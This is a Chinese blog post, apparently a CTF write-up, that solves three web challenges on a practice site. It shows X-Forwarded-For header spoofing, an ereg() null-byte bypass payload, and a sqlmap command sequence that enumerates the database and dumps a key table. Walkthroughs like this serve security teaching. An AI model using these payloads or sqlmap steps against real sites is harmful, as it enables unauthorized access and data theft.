
CTF

原创

deep__ 于 2018-03-31 13:30:28 发布 491 收藏

貌似有点难

解题链接： http://ctf5.shiyanbar.com/phpaudit/



看到这个界面是代码审计题，那就直接看代码：

如果HTTP_CLIENT_IP不是空，就把它复制给cip

以此类推.....

这时候就就想如何更改指定ip

百度一下知道添加 X-Forwarded-For 可以 进行修改客户端ip地址，


以下是官方解释：

这一HTTP头一般格式如下:


X-Forwarded-For: client1, proxy1, proxy2, proxy3

其中的值通过一个 逗号+空格 把多个IP地址区分开, 最左边(client1)是最原始客户端的IP地址, 代理服务器每成功收到一个请求，就把 **请求来源IP地址** 添加到右边。 在上面这个例子中，这个请求成功通过了三台代理服务器：proxy1, proxy2 及 proxy3。请求由client1发出，到达了proxy3(proxy3可能是请求的终点)。请求刚从client1中发出时，XFF是空的，请求被发往proxy1；通过proxy1的时候，client1被添加到XFF中，之后请求被发往proxy2;通过proxy2的时候，proxy1被添加到XFF中，之后请求被发往proxy3；通过proxy3时，proxy2被添加到XFF中，之后请求的的去向不明，如果proxy3不是请求终点，请求会被继续转发。

鉴于伪造这一字段非常容易，应该谨慎使用X-Forwarded-For字段。正常情况下XFF中最后一个IP地址是最后一个代理服务器的IP地址，这通常是一个比较可靠的信息来源。




抓包，



添加X-Forwarded-For　　1.1.1.1

然后释放；




得到flag{}；

大功告成。

Once More

hint：ereg()函数有漏洞哩；从小老师就说要用科学的方法来算数。

解题链接： http://ctf5.shiyanbar.com/web/more.php



一道代码审计，看代码输入必须是数字和字符；

而且字符串长度小于8；末尾出现*-* ；

那就是100000000，但是好像超过8了，怎么办呢？题目提示用科学的方法计数，那就科学记数法呗。

一段尝试后发现

ctf5.shiyanbar.com/web/more.php?password=1e8%00*-*

可用。

ok

这个看起来有点简单


很明显。过年过节不送礼，送礼就送这个

解题链接： http://ctf5.shiyanbar.com/8/index.php?id=1

打开网页，发现可以注入。

那就sqlmap注入吧

```
sqlmap.py -u http://ctf5.shiyanbar.com/8/index.php?id=1
```




接下来一顿操作。

```
sqlmap.py -u http://ctf5.shiyanbar.com/8/index.php?id=1 --dbs
```


```
sqlmap.py -u http://ctf5.shiyanbar.com/8/index.php?id=1 -D my_db --tables
```


```
sqlmap.py -u http://ctf5.shiyanbar.com/8/index.php?id=1 -D my_db -T thiskey --columns
```




```
sqlmap.py -u http://ctf5.shiyanbar.com/8/index.php?id=1 -D my_db -T thiskey -C k0y --dump
```

这难道就是传说中的flag?

就分享这么多了，大家共同进步。